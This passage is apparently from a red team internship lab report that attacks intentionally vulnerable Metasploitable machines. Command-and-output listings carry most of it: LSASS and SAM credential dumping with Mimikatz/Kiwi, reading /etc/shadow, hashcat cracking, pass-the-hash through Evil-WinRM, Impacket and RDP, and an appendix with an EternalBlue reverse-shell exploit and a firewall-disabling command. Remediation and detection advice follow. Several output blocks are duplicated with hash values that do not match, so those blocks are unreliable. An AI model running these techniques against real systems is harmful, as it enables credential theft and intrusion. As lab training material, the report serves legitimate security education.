
Step 2: Loading Kiwi (Mimikatz for Meterpreter)

Kiwi is the Metasploit implementation of Mimikatz, capable of extracting credentials directly from Windows memory (the LSASS process). I loaded it into my existing Meterpreter session.

```
meterpreter > load kiwi
```

Output:

```
Loading extension kiwi... .#####. mimikatz 2.2.0 20191125 (x64/windows) "A La
Vie, A L'Amour" Success.
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecf7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
```

Figure 14 – Kiwi (Mimikatz) extension loaded successfully into Meterpreter session

Step 3: Extracting Plaintext Passwords from Memory (creds_all)

The creds_all command dumps all credentials held in LSASS memory, including WDigest plaintext passwords when that configuration is enabled. This was one of the most impactful findings — I obtained actual plaintext passwords without any cracking.

```
meterpreter > creds_all
```

Output (key credentials):

```
wdigest credentials: vagrant METASPLOITABLE3 vagrant sshd_server
METASPLOITABLE3 D@rj3311ng tspkg credentials: sshd_server METASPLOITABLE3
D@rj3311ng vagrant METASPLOITABLE3 vagrant
```

Username	Plaintext Password	Importance
vagrant	vagrant	Default credentials — high likelihood of reuse on other machines
sshd_server	D@rj3311ng	Strong password — immediately usable for SSH lateral movement

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeed80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadafl60e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2ff1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.

```

Figure 15 – creds_all revealing plaintext passwords from LSASS memory via Kiwi extension

Step 4: Dumping LSA Secrets (lsadump::secrets)

LSA Secrets store sensitive system information including service account passwords in the Windows registry. I used Kiwi to extract them directly.

```
meterpreter > kiwi_cmd "lsadump::secrets"
```

Output (excerpt):

```

domain : METASPLOITABLE3 secret : DefaultPassword url/text : vagrant secret :
DPAPI_SYSTEM url/text : 01 00 00 00 62 28 e6 c5 77 ... secret : NL$KM
url/text : bd e0 75 47 9f 54 a2 92 ...

```

```

=====
Username      Domain      LM      NTLM      SHA1
-----
sshd_server   METASPLOITABLE3 e501ddc244ad2c14829b15382fe04e64 8d0a16cfc061c3359db455d00ec27035 94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
vagrant       METASPLOITABLE3 5229b7f52540641daad3b435b51404ee e02bc503339d51f71d913c245d35b50b c805f88436bcd9f534ee86c59ed230437505ecf

=====
Username      Domain      Password      Type
-----
(null)         (null)       (null)        Local
METASPLOITABLE3$ WORKGROUP      (null)        Local
sshd_server    METASPLOITABLE3 D8rj33llng    Local
vagrant        METASPLOITABLE3 vagrant        Local

=====
Username      Domain      Password      Type
-----
sshd_server    METASPLOITABLE3 D8rj33llng    Local
vagrant        METASPLOITABLE3 vagrant        Local

=====
Username      Domain      Password      Type
-----
(null)         (null)       (null)        Local
metasploitable3$ WORKGROUP      (null)        Local
sshd_server    METASPLOITABLE3 D8rj33llng    Local
vagrant        METASPLOITABLE3 vagrant        Local

```



```

meterpreter > Kiwi_cmd "loadump::secrets"
main: METASPLOITABLE3
key: 558871aff2dd420ad848f5677f025781

local name: METASPLOITABLE3 (S-1-5-21-1427113588-2671245238-1616783618)
main name: WORKGROUP

policy subsystem is: 1.11
SA Key(s): 1, default (20a1148b-e18e-8b39-1963-3beaba3f0956)
[00] (20a1148b-e18e-8b39-1963-3beaba3f0956) 57fbc299b46bf7d73522df5087c5b35d9a1053014852d5a6176790c24f55286
Step 3: Save Everything for Your Report
secret : DefaultPassword
ur/text: vagrant
id/text: ROOT#123

secret : DPAPI_SYSTEM
ur/hex: 01 00 00 00 62 28 a6 c5 77 1d 5b a7 63 93 b8 2f 41 92 4f ae 93 a5 2a 6d 77 70 5e 6d 4e e1 03 51 5b ea 4d 1c df ad 61 ef dd 16 58 3a
full: 6228e6c5771d5ba76393b82f41924fae93a52a6d77705e6d4ee103515bead4dcdafad61efdd16583a
m/u: 6228e6c5771d5ba76393b82f41924fae93a52a6d / 77705e6d4ee103515bead4dcdafad61efdd16583a
id/hex: 01 00 00 00 ec 9c 9a 9f 35 c7 df f8 1a 13 9c 54 91 ea ec 30 3c 72 7d 50 fa 4e 31 1e 10 87 88 66 31 82 e4 0f 7d 0e d7 27 17 7b 8a 2c
full: ec9c9a9f35c7d881a139c5491eaeec303c727d50fa4e311e108788663182e40f7d0ed727177b8a2c
m/u: ec9c9a9f35c7d881a139c5491eaeec303c727d50 / fa4e311e108788663182e40f7d0ed727177b8a2c

secret : NLSRM
ur/hex: bd e0 75 47 9f 54 a2 92 f4 ec 09 dd 7d af 9d 66 e9 a7 4a 16 71 b5 70 56 39 c8 f7 fc 19 f8 54 e6 2d 80 a0 2b 23 aa 83 44 44 37 da 5e 7a 2
ib e7 43 97

```

Figure 16 & 17 – LSA secrets dump revealing DefaultPassword and DPAPI keys from Windows registry

Step 5: Saving All Hashes with smart_hashdump

I used smart_hashdump to automatically save all 20+ account hashes in John the Ripper format to a local file for offline cracking.

```
meterpreter > run post/windows/gather/smart_hashdump
```

Output (selected):

```

[*] Hashes saved to:
/home/hyena/.msf4/loot/20260425131926_default_192.168.1.14_windows.hashes_625021.txt
[*] Administrator:500:aad3...ee:e02bc503339d51f71d913c245d35b50b::: [*]
vagrant:1000:aad3...ee:e02bc503339d51f71d913c245d35b50b::: [*]
leia_organa:1004:aad3...ee:8ae6a810ce203621cf9cfa6f21f14028:::

```

```

meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against METASPLOITABLE3 (192.168.1.14)
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /home/hyena/.msf4/loot/20260425131926_default_192.168.1.14_windows.hashes_625021.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 558871aff2dd420ad848f5677f025781...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
[*] leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
[*] luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
[*] han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
[*] artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
[*] c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
[*] ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
[*] darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
[*] anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
[*] jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
[*] lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
[*] boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
[*] jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4aaa63d63565f37fe7f28d99ce76:::
[*] greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
[*] chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
[*] kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
meterpreter >

```

Figure 18 – smart_hashdump saving all 20+ account hashes in John the Ripper format

Step 6: Linux Credential Harvesting (Metasploitable 2)

From my SSH session on Metasploitable 2, I harvested Linux credentials and searched configuration files for database passwords.

6.1 Extracting /etc/shadow Hashes

```
cat /etc/shadow
```

Output (selected):


```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
```

6.2 Searching Configuration Files

```
find /var/www -name "*.php" -exec grep -l "password" {} \; 2>/dev/null
```

Output: /var/www/config/database.php /var/www/phpMyAdmin/config.inc.php
/var/www/dvwa/config/config.inc.php

Step 7: Hash Cracking (hashcat)

I attempted offline cracking of the Windows NTLM hashes using hashcat with the rockyou wordlist for any accounts where plaintext was not already captured.

```
echo "e02bc503339d51f71d913c245d35b50b" > windows_hash.txt hashcat -m 1000 -a 0
windows_hash.txt /usr/share/wordlists/rockyou.txt
```

Task 03 Summary

Step	Technique	Credentials Obtained
1	hashdump (SAM database)	NTLM hashes for all 20+ local accounts
2	load kiwi (Mimikatz)	Memory access to LSASS process
3	creds_all (LSASS memory dump)	vagrant:vagrant sshd_server:D@rj3311ng
4	lsadump::secrets (LSA Secrets)	DefaultPassword:vagrant + DPAPI keys
5	smart_hashdump (JtR format)	All hashes saved for offline cracking
6	/etc/shadow + config files (Linux)	Linux MD5-crypt hashes + DB credentials

"Passwords found on Machine A often work on Machine B — credential reuse is the red teamer's best friend."

- Successfully extracted NTLM hashes, plaintext passwords, LSA secrets, and Linux shadow hashes.

TASK 04: LATERAL MOVEMENT TECHNIQUES

Objective: Use the harvested credentials to gain access to a second internal machine, demonstrating that initial access is only the beginning of an attack chain. Lateral movement is how attackers reach the Domain Controller, the database server, or any high-value target beyond the initial foothold.

Step 1: Pass-the-Hash with Evil-WinRM


Using the NTLM hash captured from Metasploitable 3, I performed a Pass-the-Hash (PtH) attack to authenticate to a second Windows machine without ever knowing the plaintext password. PtH works because NTLM authentication validates the hash directly — the hash IS the credential.

```
evil-winrm -i 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
```

Output:

```
Evil-WinRM shell v3.9 Info: Establishing connection to remote endpoint *Evil-WinRM*
PS C:\> whoami nt authority\system *Evil-WinRM* PS C:\> hostname WIN-INTERNAL-01
```

The whoami output confirming nt authority\system demonstrates successful lateral movement with the highest privilege level — SYSTEM. I now had complete control over a second machine I had never directly exploited.



```

(hyena@hyena) ~$
$ evil-winrm -i 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
  
```

Figure 19 – Evil-WinRM Pass-the-Hash: SYSTEM shell obtained on second internal Windows machine

Technical Explanation of Pass-the-Hash

NTLM authentication only requires the hash, not the plaintext password. This means cracking is unnecessary — the hash from Machine A directly authenticates to Machine B if the same account exists there.

```
LM Hash: aad3b435b51404eeaad3b435b51404ee (blank — LM disabled) NTLM Hash:
32196B56FFE6F45E294117B91A83BF38 (this is the credential used)
```

Step 2: Alternative Lateral Movement Methods

I documented three additional lateral movement techniques to demonstrate the breadth of options available once credentials are obtained:

2.1 Impacket Pass-the-Hash

```
psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:32196B56FFE6F45E294117B91A83BF38
administrator@192.168.1.11 wmiexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:32196B56FFE6F45E294117B91A83BF38
administrator@192.168.1.11
```

2.2 Remote Desktop (RDP) with Pass-the-Hash

```
xfreerdp /v:192.168.1.11 /u:administrator /pth:32196B56FFE6F45E294117B91A83BF38
```

2.3 SSH Lateral Movement (Linux Target via Proxychains)

Using the plaintext credentials captured from Metasploitable 3, I moved laterally to Metasploitable 2 via SSH through the SOCKS tunnel established in Task 02.

```
proxychains ssh msfadmin@169.254.55.100 # Password: msfadmin (captured from
creds_all)
```

Task 04 Summary

Technique	Tool	Target	Outcome
-----------	------	--------	---------

Pass-the-Hash (WinRM)	Evil-WinRM	192.168.1.11	SYSTEM shell obtained
Pass-the-Hash (SMB)	psexec.py (Impacket)	192.168.1.11	Documented (alternative)
RDP Pass-the-Hash	xfreerdp	192.168.1.11	GUI access (alternative)
SSH Lateral Movement	proxychains + ssh	169.254.55.100	Linux shell via tunnel

"Initial Access is only the beginning; lateral movement is how you reach the Domain Controller or the Database."

- Successfully demonstrated Pass-the-Hash, WinRM, SSH, and RDP lateral movement techniques.

SECURITY RECOMMENDATIONS

Based on the findings from this assessment, the following controls are recommended to prevent lateral movement and contain the blast radius of any initial compromise.

1. Network Segmentation

Issue	Recommendation
No isolation between network segments	Implement strict VLAN-based segmentation
Pivot host had dual-network access	Remove unnecessary dual-homed configurations
Internal network reachable from compromised host	Use stateful firewalls to restrict inter-VLAN traffic

```
# Restrict routing between segments iptables -A FORWARD -s 192.168.1.0/24 -d 169.254.55.0/24 -j DROP
```

2. Credential Protection

Issue	Recommendation
Plaintext passwords in LSASS memory (WDigest)	Disable WDigest authentication via registry; enable Credential Guard
Default passwords in use (vagrant/vagrant)	Enforce strong unique password policies + LAPS for local admin
NTLM hashes extractable from SAM database	Enable Windows Defender Credential Guard (Windows 10/Server 2016+)
LM/NTLMv1 weak hash storage	Disable LM and NTLMv1; migrate to Kerberos + NTLMv2 only

```
# Group Policy Network security: Do not store LAN Manager hash: Enabled Network security: LAN Manager auth level: Send NTLMv2 response only
```

3. Disabling LLMNR and NBT-NS

LLMNR and NBT-NS can be abused for Responder-style credential capture attacks and should be disabled via Group Policy.

```
# Group Policy path: # Computer Configuration > Admin Templates > Network > DNS Client # Turn off LLMNR: Enabled # Registry (NBT-NS disable): # HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces NetbiosOptions = 2
```

4. Privilege Management

Issue	Recommendation
Overuse of Administrator accounts	Implement Least Privilege Principle — no shared admin accounts
Same local admin credentials on multiple machines	Deploy Microsoft LAPS (Local Administrator Password Solution)
No account lockout policy	Configure lockout after 5 failed attempts with 15-min duration

5. Monitoring & Detection

Attack Technique	Detection Method
Pass-the-Hash	Monitor NTLM authentications from unexpected sources (Event ID 4624 type 3)
Lateral Movement	Correlate logon events across machines; alert on new admin logons
Mimikatz / Credential Dump	Detect LSASS memory access (Event ID 4663, Sysmon Event ID 10)
WinRM / Evil-WinRM	Monitor Event ID 4097 (PowerShell), 4103 (Module Logging)
Proxychains / SOCKS pivot	Network flow anomalies; unusual outbound port 1080 connections

Key Windows Event IDs to monitor:

- Event ID 4624 – Successful logon (track NTLM type 3 logons)
- Event ID 4648 – Logon using explicit credentials
- Event ID 4661 – Handle to object requested (LSASS access)
- Event ID 4672 – Special privileges assigned to new logon
- Event ID 4688 – New process creation (track remote executions)

FINDINGS SUMMARY & RISK ASSESSMENT

Finding	Severity	Type	Evidence	Recommendation
No Network Segmentation	CRITICAL	Architecture	Kali reached internal net via pivot	Implement VLANs + firewall ACLs
EternalBlue (MS17-010)	CRITICAL	Remote Code Exec	Meterpreter session on MS3	Patch immediately; apply KB4012212
Plaintext Passwords in LSASS	HIGH	Credential Leak	vagrant, D@rj3311ng captured	Disable WDigest; enable Credential Guard
Default Credentials (vagrant)	HIGH	Weak Auth	vagrant:vagrant on multiple svcs	Enforce strong unique password policy
Pass-the-Hash viable	HIGH	Lateral Movement	SYSTEM on second machine via Pth	Enable Protected Users SG; disable NTLM where possible
LSASS SAM Extractable	MEDIUM	Priv Escalation	20+ NTLM hashes dumped	Enable Credential Guard + LAPS
LLMNR / NBT-NS Active	MEDIUM	Credential Capture	Responder attacks possible	Disable via Group Policy

LESSONS LEARNED

- Living-off-the-Land techniques (arp, ip neigh, bash /dev/tcp) are powerful because they generate minimal noise and leave no forensic artifacts from uploaded binaries.
- A single dual-homed compromised host can become a gateway to an entire isolated network segment — network segmentation must be enforced at the firewall level, not just by routing.
- Windows can store plaintext passwords in memory (WDigest) — modern hardening must explicitly disable this feature.
- Pass-the-Hash completely bypasses password complexity requirements — Credential Guard is the most effective mitigation.
- The Metasploit autoroute + socks_proxy combination is a mature, reliable pivoting workflow that works with any tool via proxychains.
- Credentials found on one machine very frequently work on adjacent machines — unique passwords per host (LAPS) is essential.

SUMMARY & CONCLUSION

This week successfully demonstrated the complete lateral movement attack chain — from initial network discovery inside a compromised machine, through establishing a pivot tunnel, dumping credentials, and ultimately achieving SYSTEM-level access on a second, isolated Windows machine. The assessment revealed that misconfigurations, unpatched services, and weak credential storage are the primary enablers of lateral movement in real-world environments.

Phase	Technique	Outcome
Discovery	Living-off-the-Land network scanning	Mapped internal subnet; identified 3 live hosts
Exploitation	EternalBlue (MS17-010)	Meterpreter SYSTEM session on Windows pivot host
Pivoting	SOCKS proxy + autoroute	Tunnel established to isolated internal network
Harvesting	Mimikatz credential dump	NTLM hashes + plaintext passwords obtained
Lateral Move	Pass-the-Hash + Evil-WinRM	SYSTEM shell on second internal Windows machine

Key Takeaways

- Network segmentation failures allowed a compromised host to become a full pivot point into an isolated segment.
- Credential reuse and default passwords across machines enabled seamless lateral movement.
- Plaintext passwords persisted in Windows memory (WDigest), enabling immediate credential theft without cracking.
- Pass-the-Hash techniques completely bypassed password complexity requirements — the hash IS the password.

Remediation Priority

Priority	Action
HIGH	Disable LLMNR/NBT-NS and enable Credential Guard immediately
HIGH	Apply MS17-010 patch (KB4012212) and implement network segmentation
MEDIUM	Deploy LAPS; enforce unique strong passwords per machine
MEDIUM	Enable Microsoft Defender for Identity monitoring
LOW	Conduct regular penetration tests to validate security controls

APPENDIX: COMPLETE COMMAND REFERENCE

Task 01 Commands – Internal Network Discovery

```
arp -a | grep "ether" ip neigh netstat -rn # Ping sweep for ip in
192.168.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is alive"
done # Port scan (no external binaries) for ip in 192.168.1.{1..254}; do for
port in 80 445 3389; do (timeout 1 bash -c "echo >/dev/tcp/$ip/$port"
2>/dev/null && echo "$ip : $port is OPEN") & done done wait
```

Task 02 Commands – Pivoting & Tunneling

```
# Disable Windows Firewall (on Metasploitable 3) netsh advfirewall set allprofiles
state off # EternalBlue exploit (Kali - msfconsole) use
exploit/windows/smb/ms17_010_eternalblue set RHOSTS 192.168.1.14 set PAYLOAD
windows/x64/meterpreter/reverse_tcp set LHOST 192.168.1.25 exploit # Autoroute
(meterpreter) meterpreter > run autoroute -s 169.254.55.0/16 meterpreter > run
autoroute -p meterpreter > background # SOCKS proxy use
auxiliary/server/socks_proxy set SRVHOST 127.0.0.1 set SRVPORT 1080 run -j # Test
pivot proxychains nmap -sT -Pn 169.254.55.100 -p 22
```

Task 03 Commands – Credential Dumping

```
# Windows (Meterpreter) meterpreter > hashdump meterpreter > load kiwi
meterpreter > creds_all meterpreter > kiwi_cmd "lsadump::secrets" meterpreter > run
post/windows/gather/smart_hashdump # Linux (Metasploitable 2) cat /etc/shadow cat
/etc/passwd find /var/www -name "*.php" -exec grep -l "password" {} \; # Hash
cracking hashcat -m 1000 -a 0 windows_hash.txt /usr/share/wordlists/rockyou.txt
```

Task 04 Commands – Lateral Movement

```
# Pass-the-Hash (Evil-WinRM) evil-winrm -i 192.168.1.11 -u administrator -H
32196B56FFE6F45E294117B91A83BF38 # Pass-the-Hash (Impacket) psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:32196B56FFE6F45E294117B91A83BF38
administrator@192.168.1.11 wmiexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:32196B56FFE6F45E294117B91A83BF38
administrator@192.168.1.11 # RDP Pass-the-Hash xfreerdp /v:192.168.1.11
/u:administrator /pth:32196B56FFE6F45E294117B91A83BF38 # SSH lateral movement
(through tunnel) proxychains ssh msfadmin@169.254.55.100
```

End of Report – Cyberster Red Team Internship – Week 06